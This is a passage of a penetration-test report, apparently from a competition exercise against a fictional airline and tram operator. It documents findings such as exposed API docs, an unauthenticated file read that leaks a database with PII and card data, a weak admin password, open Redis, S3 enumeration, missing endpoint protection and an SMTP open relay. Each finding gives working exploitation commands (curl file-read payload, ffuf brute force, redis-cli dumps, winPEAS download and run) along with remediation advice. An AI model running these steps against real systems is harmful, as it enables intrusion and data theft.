


Figure 27 Boarding Pass Generator Website

Remediation

Add ACL for only authorized personnel

10.3.1.9 *Exposed API Documentation*		CVSS	RISK
Impact	Critical	**N/A**	**Critical**
Likelihood	POSSIBLE		
Affected Scope	10.0.20.100:3000		
Vulnerability Summary	The webserver's endpoint /docs unintentionally exposes documentation for certain endpoints, such as /register. This exposure creates a security risk, as attackers can leverage this information to craft malicious requests targeting vulnerable endpoints. It highlights the need to secure sensitive documentation and restrict unauthorized access to prevent potential exploitation.		
Business Impact	This vulnerability carries the risk of both reputational and financial damages for the organization. Exposing sensitive documentation increases the likelihood of reputational harm as attackers can exploit the information to craft malicious requests, potentially compromising the integrity of the system and eroding trust in the organization's security practices. Additionally, the financial implications may arise from potential legal and regulatory consequences and the cost of remediating security breaches resulting from unauthorized access to vulnerable endpoints.		
Impact Description	The presence of an exposed documentation endpoint poses significant security risks. Attackers can exploit this vulnerability to gather information about vulnerable endpoints, enabling them to craft malicious requests that can disrupt operations or potentially lead to data leaks. This exposes the organization to the threat of service disruptions and the compromise of sensitive information, making it imperative to secure and restrict access to documentation endpoints.		
MITRE ATT&CK	System Information Discovery, Technique T1082 - Enterprise | MITRE ATT&CK®		
	N/A		
Exploitation Details			
Navigate to /docs on the vulnerable host.			

Figure TramsController Documentation28

Remediation

- **Access Control:** Implement robust access controls to restrict access to documentation endpoints. Only authorized employees with legitimate reasons should have access.
- **Authentication:** Require authentication for accessing sensitive documentation to ensure that only authorized individuals can view the content.

10.3.1.10 *Unauthenticated API Database Exfiltration*		CVSS	Risk
Impact	**Critical**	**8.9**	**Critical**
Likelihood	**PROBABLE**		
Affected Scope	10.0.0.33:8088		
Vulnerability Summary	The vulnerability allows for unauthenticated file read on the affected target, enabling the extraction of logs containing comprehensive documentation of all API routes, including a critical endpoint (/devtools/ref<REDACTED>/database/all) that exposes the entire application's database in JSON format. This poses a significant risk of unauthorized access to sensitive data and potentially compromises the security of the application.		
Business Impact	This vulnerability poses significant risks, including reputational damage due to unauthorized access to sensitive data and potential financial losses associated with PCI-DSS violations. The exposure of API routes and the ability to exfiltrate the entire application's database in JSON format not only undermines the organization's reputation but also raises concerns about compliance with data security standards, potentially resulting in financial penalties and legal consequences.		
Impact Description	Exploitation of this vulnerability allows unauthorized access to sensitive information, including Personally Identifiable Information (PII), Social Insurance Numbers, and credit card data, through an unauthenticated file read on the same affected target. The ability to dump the entire application's database in JSON format, coupled with the exposure of sensitive data, poses a significant risk to data privacy and security.		
MITRE ATT&CK	Exfiltration Over Web Service, Technique T1567 - Enterprise | MITRE ATT&CK®		
	Data Loss Prevention, Mitigation M1057 - Enterprise | MITRE ATT&CK®		
Exploitation Details			

1- run this command curl -s 'http://10.0.0.33/api/v3/passenger/add?firstname=ahmad&lastname=hello&ssn=3333&phone=8888&email=test@test.com&dob=ddd&bagcount=10&picturepath=/proc/self/fd/3' | jq ".passenger.Picture" -r | base64 -d | grep -v gobuster | grep -v curl | grep -v Fuzz

2- /proc/fd/3 is the number of the file descriptor of the logs file being accessed by the web app

3- logs include /devtools/ref<REDACTED>/database/all route




Figure 29 leaked API endpoints

4- run wget http://10.0.0.33/devtools/ ref<REDACTED>/database/all

Figure 30 downloading the database

5- head -c 2000 all should show the top of this file (its a large file)

```
┌──(                                  )-[~/jVision]
└─# head db.txt -c 200000 | grep social_insurance -i
["airlines":[{"ID":1,"CreatedAt":"2020-01-09T08:53:40.352Z","UpdatedAt":"
","Image_Path":""},{"ID":2,"CreatedAt":"2024-01-09T08:53:40.352Z","Update
t":"BMO","Image_Path":""},{"ID":3,"CreatedAt":"2024-01-09T08:53:40.352Z"
:","short":"CJT","Image_Path":""},{"ID":4,"CreatedAt":"2024-01-09T08:53:4
lyFarre","short":"FFC","Image_Path":""},{"ID":5,"CreatedAt":"2024-01-09T
.ong":"FantaFly","short":"FTF","Image_Path":""},{"ID":6,"CreatedAt":"2024
null,"lang":"JetStream","short":"JSI","Image_Path":""},{"ID":7,"CreatedA
.etedAt":null,"lang":"LILIPUTIAN","short":"LIL","Image_Path":""},{"ID":8
352Z","DeletedAt":null,"lang":"Quirk Airways","short":"QRK","Image_Path"
-09T08:53:40.352Z","DeletedAt":null,"lang":"MarkyAir","short":"MAC","Imag
'2024-01-09T08:53:40.352Z","DeletedAt":null,"lang":"ZephyJ","short":"ZEP"
397Z","UpdatedAt":"2020-01-09T08:55:41.997Z","DeletedAt":null,"code":"ABE
'ID":2,"CreatedAt":"2024-01-09T08:53:42.165Z","UpdatedAt":"2024-01-09T08:
:e":"Texas","city":"Abilene"},{"ID":3,"CreatedAt":"2023-01-09T08:53:42.34
"country":"United States","state":"Alaska","city":"Diana"},{"ID":4,"Crea
"DeletedAt":null,"code":"ABQ","country":"United States","state":"New Mex
","UpdatedAt":"2024-01-09T08:53:42.475Z","DeletedAt":null,"code":"ABR","c
```

Figure 31 leaked database

32

Remediation

- Implement Proper Access Controls: Ensure that only authorized users have access to sensitive files and database resources. Implement robust access controls and authentication mechanisms to restrict access to authorized personnel only.
- File Access Restrictions: Review and restrict file read access permissions to prevent unauthorized access to sensitive information. Implement proper file-level security measures.
- Data Encryption: Encrypt sensitive data within the database to add an extra layer of protection in case of unauthorized access.

10.3.1.11 *Weak Train Webapp Admin Password*		CVSS	Risk
Impact	**Critical**	**7.5**	**Critical**
Likelihood	**POSSIBLE**		
Affected Scope	10.0.20.101-103:8088		
Vulnerability Summary	Weak and easily guessable credentials for the tram web application's admin account allowed unauthorized access, enabling an attacker, in this case, FINALS-XX, to authenticate as an admin user. This vulnerability results from lax credential policies, putting the system at risk of unauthorized access and potential security breaches.		
Business Impact	Weak and guessable tram web app admin credentials, as observed in FINALS-XX's ability to authenticate as an admin user, pose significant risks. Unauthorized access to tram control capabilities can result in operational disruptions, financial losses, and potentially, loss of life. The combination of these factors highlights the critical importance of implementing strong credential policies to prevent such security breaches.		
Impact Description	an attacker who can guess the weak password can authenticate as admin and be able to control trains		
MITRE ATT&CK	Password Policies, Mitigation M1027 - Enterprise | MITRE ATT&CK®		
	Account Use Policies, Mitigation M1036 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- bruteforce /login using ffuf. Add 2024/2023 postifix to the passwords.			

```
┌──[redacted]─[~]
└─$ ffuf -request req.txt -request-proto http -mode clusterbomb -w /usr/share/wordlists/rockyou.txt -fc 401

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.0.20.103:8088/login
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
 :: Header           : Accept-Encoding: gzip, deflate
 :: Header           : Connection: close
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Host: 10.0.20.103:8088
 :: Header           : Cache-Control: max-age=0
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
 :: Header           : Cookie: x-auth=gASVEmAAAAAAAAB9lIwEcm9sZZSMBWFkbWlulHMu;
 :: Data             : username=admin&password=FUZZ2024
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response status: 401
________________________________________________

[Status: 200, Size: 21, Words: 1, Lines: 2, Duration: 15ms]
    * FUZZ: [redacted]
```

Figure 33 brute forcing password using ffuf

Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: 10.0.20.103:8088
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.5359.125 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
  lication/signed-exchange;v=b3;q=0.9
7 Cookie: x-auth=
  gASVEwAAAAAAAAB9lIwEcm9sZZSMBWFkbWlulHMu;
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 34
12
13 username=admin&password=[redacted]
```

Figure 34 authenticating with the found password

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.1 Python/3.10.12
3 Date: Sat, 13 Jan 2024 14:43:43 GMT
4 Content-Type: application/json
5 Content-Length: 21
6 Set-Cookie: x-auth=
  gASVEwAAAAAAAAB9lIwEcm9sZZSMBWFkbWlulHMu; Path=/
7 Access-Control-Allow-Origin: *
8 Connection: close
9
10 {
    "status":"success"
  }
11
```

Figure 35 successful authentication

2- filter out 401 status code

3- web app source code shows harcoded credentials as well.

```
@app.route("/login", methods=["POST"])
def login():
    password = request.form.get("password")
    if password == ADMIN_CODE:
        encoded_data = encode_auth_data("admin")
        response = jsonify({"status": "success"})
        response.set_cookie('x-auth', encoded_data)
        return response
    else:
        response = jsonify({"status": "failure"})
        response.status_code = 401
        return response
```

Figure 36 authentication checking using hardcoded credentials

37

Remediation

1) Strong password policy
2) Introduce additional authentication controls

10.3.1.12 *Unathenticated internal Redis Service*		CVSS	Risk
Impact	**High**	**7.1**	**Critical**
Likelihood	**PROBABLE**		
Affected Scope	10.0.20.101-103:8088		
Vulnerability Summary	The internal Redis storage service lacks authentication, allowing unauthorized access without the need for a password. This vulnerability exposes critical data to potential breaches, posing a significant security risk to the system's confidentiality and integrity.		
Business Impact	the ability to control trams and fake the information about trains can cuase operational/financial damage and life loss		
Impact Description	This vulnerability allows any user on the affected hosts to gain unauthorized access to the storage (Redis) used by the trains web application. As a result, they can read and modify critical keys associated with the position, status, and direction of trains. This unauthorized access poses a significant risk to the integrity and security of the train management system, potentially leading to disruptions and unauthorized control over train operations.		
MITRE ATT&CK	Exploitation of Remote Services, Technique T1210 - Enterprise | MITRE ATT&CK®		
	Application Isolation and Sandboxing, Mitigation M1048 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
As any user run redis-cli to dump all keys			

```
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu)
9(lxd)
whoami
ubuntu
redis-cli
KEYS *
moving
current_point
direction
MGET moving current_point direction
1
1
1
```

Figure 38 dumping redis keys

Remediation

1- Implement Authentication: Secure the Redis service by implementing strong authentication mechanisms, such as password-based authentication, and ensure that only authorized users have access.

2- Restrict Host Access: Configure network-level access controls to restrict access to the Redis service, allowing connections only from trusted hosts. 3- Encryption: Enable encryption for data in transit to protect the confidentiality of data exchanged with the Redis service.

10.3.1.13 *Lack of ACL on Boarding Passes s3 Bucket*		CVSS	Risk
Impact	**High**	**7.2**	**Critical**
Likelihood	**PROBABLE**		
Affected Scope	http://rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com/		
Vulnerability Summary	The boarding passes S3 bucket lacks Access Control Lists (ACLs), and files are named sequentially, posing a significant security risk. This configuration leaves sensitive boarding pass data exposed and easily discoverable, potentially allowing unauthorized access and exploitation of passenger information.		
Business Impact	The absence of Access Control Lists (ACLs) on the boarding passes S3 bucket, coupled with sequential file naming, presents a serious risk. This vulnerability can lead to data breaches, jeopardizing user privacy and sensitive information. Furthermore, the potential for Cross-Site Scripting (XSS) attacks during train registration poses a significant threat to data security, user trust, and the organization's reputation. The resultant impact encompasses reputational damage, data breaches, and loss of user trust, which collectively affect the organization's credibility and the security of user data.		
Impact Description	The absence of Access Control Lists (ACLs) on the boarding passes S3 bucket, coupled with sequential file naming, poses a significant risk. This vulnerability, combined with the demonstrated Cross-Site Scripting (XSS) attack during train registration, allows attackers to inject malicious scripts into web pages. This jeopardizes data security, user privacy, and can result in data breaches, reputational damage, and a loss of user trust. The potential for session theft and control over users' browsers further intensifies the impact, affecting both the organization's credibility and users' sensitive information.		

MITRE ATT&CK	Data from Cloud Storage, Technique T1530 - Enterprise | MITRE ATT&CK®
	Audit, Mitigation M1047 - Enterprise | MITRE ATT&CK®

Exploitation Details

1- visit boarding passes generator and generate a new one

2- download your boarding pass and note down the filename number

3- try to download older files by decrementing the number using wget or any browser

Figure 39 SVG file of boarding pass barcode

Remediation

- **Implement Access Control Lists (ACLs)**: Apply appropriate Access Control Lists to the boarding passes S3 bucket, restricting unauthorized access to files and ensuring that only authorized personnel can access sensitive data.
- **Randomize File Naming:** Avoid sequential file naming to enhance security. Implement a random or unpredictable file naming scheme to prevent easy enumeration by potential attackers.

10.3.1.14 *Public Cloud Consumption*		CVSS	Risk
Impact	**Critical**	**7.4**	**Critical**
Likelihood	**PROBABLE**		
Affected Scope	http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com/		
Vulnerability Summary	The FINALS-XX team can access an AWS Lambda tool without rate-limiting or proper authentication, potentially leading to uncontrolled and excessive consumption of cloud resources. This vulnerability exposes the system to the risk of resource depletion and financial implications due to unregulated usage.		
Business Impact	The vulnerability, which allows unauthorized access to employee work shift data through improper redirects, poses a severe financial risk. Additionally, the lack of rate-limiting and authentication in the FINALS-XX Lambda AWS tool presents the organization with the potential for uncontrolled resource consumption, resulting in significant financial losses. This vulnerability may lead to unexpected and excessive cloud infrastructure costs, jeopardizing the organization's financial stability and operational efficiency.		
Impact Description	The lack of rate-limiting and authentication for the Lambda AWS tool, as identified in FINALS-XX, poses a direct financial risk. An attacker could maliciously inundate the system with excessive requests, resulting in a substantial increase in AWS Lambda fees. This financial bleed could have significant cost implications for the organization, potentially affecting its operational budget and resources.		
MITRE ATT&CK	N/A		
	N/A		
Exploitation Details			
ffuf can be used to spam the endpoint with requests which will run the affected lambda function on each request			
Remediation			

- **Implement Rate Limiting:** Introduce rate-limiting mechanisms to restrict the number of requests that can be made to the Lambda AWS tool within a specified time frame. This will prevent abuse and excessive resource consumption.
- **Enforce Authentication:** Require proper authentication and authorization for accessing the Lambda AWS tool. Implement strong access controls to ensure only authorized users can utilize the tool.
- **Monitor Resource Usage**: Continuously monitor AWS Lambda resource usage and set up alerts for abnormal activity to detect and respond to potential abuse promptly.

10.3.2 High Risk Findings

10.3.2.1 Lack of Endpoint Protection		CVSS	Risk
Impact	**High**	**N/A**	**High**
Likelihood	**Possible**		
Affected Scope	• 10.0.0.5 • 10.0.0.6		
Vulnerability Summary	**Previous Vulnerability** FINALS-XX determined RAKMS to be lacking endpoint protection software on machines residing on the corporate subnet. This allowed FINALS-XX to successfully perform well-known attacks, execute malicious payloads and run signatured hacking tools on machines		
Business Impact	The absence of endpoint protection software on RAKMS's corporate network machines significantly elevates the risk of cyber attacks and data breaches. This vulnerability facilitates successful execution of attacks and exposes the company to operational disruptions, data loss, and sensitive information exposure. Financially, it poses risks of high incident response costs, legal penalties, and reputational damage, potentially affecting customer trust and compliance with regulatory standards.		
Impact Description	The presence of endpoint protection on vulnerable machines would significantly impede or prevent the occurrence of zero-day exploits, attacks and data exfiltration on RAKMS' network. RAKMS greatly increases its risk to attacks by not having endpoint protection software installed on their devices.		
MITRE ATT&CK	N/A		

	Antivirus/Antimalware, Mitigation M1049 - Enterprise | MITRE ATT&CK®

Exploitation Details

1.Download "winPEAS", a well known signatured hacking tool on kali machine

wget https://github.com/carlospolop/PEASS-ng/blob/master/winPEAS/winPEASps1/winPEAS.ps1

2.Copy the file using iwr cmdlet

iwr -Uri http://<ipaddress>:port/winPEAS.ps1 -Outfile out.ps1

3.Execute the out.ps1 file

Powershell.exe out.ps1

Figure 40 WinPeas Running on Domain Controller

4. Successful execution of the tool indicates the absence of any endpoint protection tool.

Remediation

- Deploying antivirus or endpoint protection software onto all network devices.
- Devices that are unable to install endpoint protection software due to compatability issues or downtime risk should implement compensating controls such as network segmentation or air gapping.

10.3.2.2 User's Password Insecure Storage		CVSS	Risk
Impact	N/A	N/A	High
Likelihood	N/A		
Affected Scope	10.0.0.33		
Vulnerability Summary	Previous Vulnerability		
	FINALS-XX identified insecure data storage of user passwords without using encryption.		
Business Impact	Storing user passwords without encryption violates PCI DSS standards and increases the risk of data breaches. This could lead to hefty fines, loss of customer trust, reputational damage, and potential operational disruptions for RAKMS.		
Impact Description	The storage of user passwords without hashing and salting violates PCI DSS standards and may cause hefty fines on RAKMS.		
MITRE ATT&CK	N/A		
	N/A		
Exploitation Details			
1- Verify this vulnerability by checking out the people.json file found on the host 10.0.0.6 Get-FileContents people.json			

Figure 41 Unhashed User passwords Storage

Remediation

- Implementing secure storage of passwords using best practices such as hashing algorithms and salting them.

https://optimalidm.com/resources/blog/what-is-salt-hashing/#:~:text=Password%20hashing%20and%20salting%20offer%20crucial%20protection%20against,personal%20data%20like%20their%20addresses%20in%20their%20accounts.

10.3.2.3 Improper User Session Handling		CVSS	Risk
Impact	High	8.3	High
Likelihood	Unlikely		
Affected Scope	10.0.0.33		
Vulnerability Summary	**Previous Vulnerability** FINALS-XX Identified that a webserver responsible for checking bags was authenticating users through the client based browser, allowing the user to disable javascript and navigate the web application unauthinticated as an authenticated user.		
Business Impact	This flaw could lead to unauthorized access, potentially disrupting baggage operations and compromising sensitive customer data. Such a breach not only risks operational efficiency and data security but also exposes RAKMS to substantial financial penalties for non-compliance with PCI DSS and TSA regulations. The potential for significant fines, coupled with reputational damage and the cost of rectifying these security issues.		
Impact Description	A malicious user can easily disable javascript on their browser and browse the web application as an authenticated user, The malicious user can view information such as credit card numbers, passwords, and social insurance number by only providing a first and last name for a passenger, and knowing their flight number		
MITRE ATT&CK	Exploit Public-Facing Application, Technique T1190 - Enterprise | MITRE ATT&CK® Access Token Manipulation, Technique T1134 - Enterprise | MITRE ATT&CK® Network Segmentation, Mitigation M1030 - Enterprise | MITRE ATT&CK® Application Isolation and Sandboxing, Mitigation M1048 - Enterprise | MITRE ATT&CK®		

	User Account Management, Mitigation M1018 - Enterprise | MITRE ATT&CK®

Exploitation Details

1- Visit http://10.0.0.33:3000

2- Disable javascript from your browser's settings

Figure 42 Disabling Javascript in Your Browser

3- Visit http://10.0.0.33:3000/passenger?flight=[FLIGHT_UUID]




Figure 43 Baggage Claim Dashboard

4- Enter Firstname and Lastname of a passenger to get their information

Remediation

- Authentication should be done on the API level rather than using a client based method such as javascript
- Passwords should be used for authentication rather than information that can be found on social media such as first and last names

10.3.2.4 SMB Signing Disabled		CVSS	Risk
Impact	High	8.1	High
Likelihood	Possible		
Affected Scope	• 10.0.0.201 • 10.0.0.202 • 10.0.0.203		
Vulnerability Summary	**Previous Vulnerability**		
	FINALS-XX rediscovered the above hosts on the network had SMB signing disabled. A domain with SMB signing disabled allows for certain attacks such as NTLM relaying to occur.		
Business Impact	Successful exploitation of this vulnerability has varying degrees of impact. A threat actor may be able to disrupt or disable a single host, or all of the affected. This Vulnerability will directly impact revenue generation as it directly impacts systems or services critical to RAKMS's revenue generating operations.		
Impact Description	Successful exploitation of this vulnerability would typically come through forms such as an NTLM relay attack. Compromise of any account or system in the relay will be gained with such an attack.		
MITRE ATT&CK	N/A		
	Access Management, Mitigation M0801 - ICS | MITRE ATT&CK® Active Directory Configuration, Mitigation M1015 - Enterprise | MITRE ATT&CK® Software Configuration, Mitigation M1054 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
N/A			
Remediation			

- FINALS-XX recommends RAKMS to enabling across all domain computers.
- If applications require SMB signing to be disabled, FINALS-XX recommends RAKMS to disable NTLM authentication and limit privileges of local administrator users.

10.3.2.5 SMTP Open Relay		CVSS	Risk
Impact	High	8.0	High
Likelihood	Possible		
Affected Scope	10.0.0.6		
Vulnerability Summary	An SMTP Open Relay vulnerability allows unauthorized email transmission through an SMTP server. Exploitation enables remote attackers to send spam or phishing emails, potentially leading to server IP blacklisting and aiding broader cyber attacks. This vulnerability, while not granting direct server access, compromises email service integrity.		
Business Impact	The SMTP Open Relay vulnerability poses risks of unauthorized email usage, leading to server overload, IP blacklisting, and compromised email reliability. This could result in operational disruptions, financial losses, and reputational damage. Addressing this vulnerability is crucial for maintaining secure and effective email communication.		
Impact Description	Exploiting the SMTP Open Relay vulnerability allows attackers to send unsolicited emails, leading to spam or phishing risks and potential server blacklisting. This undermines email trust and can cause operational issues without directly accessing or exfiltrating data from the server.		
MITRE ATT&CK	Internal Spearphishing, Technique T1534 - Enterprise | MITRE ATT&CK® Phishing for Information, Technique T1598 - Enterprise | MITRE ATT&CK®		
	Software Configuration, Mitigation M1054 - Enterprise | MITRE ATT&CK® Access Management, Mitigation M0801 - ICS | MITRE ATT&CK®		
Exploitation Details			
Use SWAKS to send an email.			

```
└─# swaks -f jmooney@corp.kkms.local -t pcalder@corp.kkms.local -d email.eml -s 10.0.0.6:25
*** DEPRECATION WARNING: Inferring a filename from the argument to --data will be removed in
=== Trying 10.0.0.6:25...
=== Connected to 10.0.0.6.
<-  220 Cessna-Exchange.corp.kkms.local Microsoft ESMTP MAIL Service ready at Sat, 13 Jan 20
 -> EHLO localhost
<-  250-Cessna-Exchange.corp.kkms.local Hello [10.0.254.206]
<-  250-SIZE 37748736
<-  250-PIPELINING
<-  250-DSN
<-  250-ENHANCEDSTATUSCODES
<-  250-STARTTLS
<-  250-X-ANONYMOUSTLS
<-  250-AUTH NTLM
<-  250-X-EXPS GSSAPI NTLM
<-  250-8BITMIME
<-  250-BINARYMIME
<-  250-CHUNKING
<-  250 XRDST
 -> MAIL FROM:<jmo
<-  250 2.1.0 Sender OK
 -> RCPT TO:<pcal
<-  250 2.1.5 Recipient OK
 -> DATA
<-  354 Start mail input; end with <CRLF>.<CRLF>
```

Figure 44 sending email to local smtp relay

Remediation

- Update and patch the email server software to the latest version to ensure all known vulnerabilities, including open relay issues, are addressed.
- Configure the SMTP server settings to disable open relay functionality. This typically involves setting up proper authentication for email senders and restricting the list of IP addresses allowed to relay emails.
- Implement additional email security measures such as SPF (Sender Policy Framework), DKIM (DomainKeys Identified Mail), and DMARC (Domain-based Message Authentication, Reporting, and Conformance) to prevent email spoofing and ensure email authenticity.

10.3.2.6 Unauthenticated Tram Registration		CVSS	Risk
Impact	**High**	**8.2**	**High**
Likelihood	**PROBABLE**		
Affected Scope	10.0.20.100:3000		
Vulnerability Summary	The vulnerability of allowing unauthenticated users to register new trams and tram stations presents a significant risk of unauthorized modifications to the tram system. This could lead to chaos in tram operations, incorrect station data, and potential safety hazards, as anyone can manipulate tram-related information without proper authentication, compromising the reliability and integrity of the tram network.		
Business Impact	This vulnerability exposes the organization to severe risks, including potential business disruption, financial losses, reputational damage, and a loss of client trust. Unauthenticated users having the ability to register new trams and tram stations could lead to unauthorized and chaotic changes in the tram network, affecting operations and services. Furthermore, the risk extends to potential safety hazards, with unauthorized tram registration possibly jeopardizing lives. The broader consequences include financial repercussions and a tarnished reputation, making it imperative to address this vulnerability urgently to safeguard both operational integrity and public trust.		
Impact Description	This vulnerability enables unauthenticated users to register new trams and tram stations. Exploitation of this flaw can lead to severe consequences, including remote code execution on the server. Such an attack could grant the attacker control over train movements, allowing them to initiate or halt trains. Furthermore, it opens the possibility of shutting down the web application, resulting in substantial disruptions to train management and operational activities.		

MITRE ATT&CK	Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®
	Account Use Policies, Mitigation M1036 - Enterprise | MITRE ATT&CK®

Exploitation Details

Navigate to /docs it will provide the request structure to register a tram. Perform the documented request using burpsuite or any other tool to register a new tram.

TramsController Documentation

The TramsController is responsible for handling tram registrations. It has a single action, `register`, which is used to register a new tram.

register

This action registers a new tram. It takes four parameters: `region`, `line`, `ip`, and `hostname`. If a registration with the same parameters alr registration fails, it returns an error status.

Figure 45

Request

Pretty Raw Hex

```
1 POST /register HTTP/1.1
2 Host: 10.0.20.100:3000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.5359.125 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: _tram_ops_session=
  IwAfGf%2FmCzyGnGTz1GJ2lAzPOttaj7vl%2FUGPOj6LYpwrxttcVvCBup3KFqMx2%2Bvmwr5t5i5fCu7s0%2B%2FLE%2BdZ3
  pm6d0xf9W9kHdvsQJ7KAdas%2BGNoRIuaFDVI5R44TxaEjrKQkaKOYPGicgU6i9E%3D--y4wGk1WyWB4PAAur--CmR9wrOjDb
  KTgjpaS7Lm7A%3D%3D
10 Connection: close
11 Content-Type: application/json
12 Content-Length: 54
13
14
15 {
     "region":"hhhh",
     "line":"a",
     "ip":"d",
     "hostname":"a"
   }
```

Figure 46

Figure 47

Remediation

- Implement role based access control (RBAC) to prevent non-authenticated users from performing critical actions.
- Make sure that the documentation of the server is secure and is not exposed.
- Make sure newly registered trams are verified before publishing them online or adding them to the train network.

10.3.2.7 PII Stored Plaintext in S3 Bucket		CVSS	Risk
Impact	**High**	**9.5**	**High**
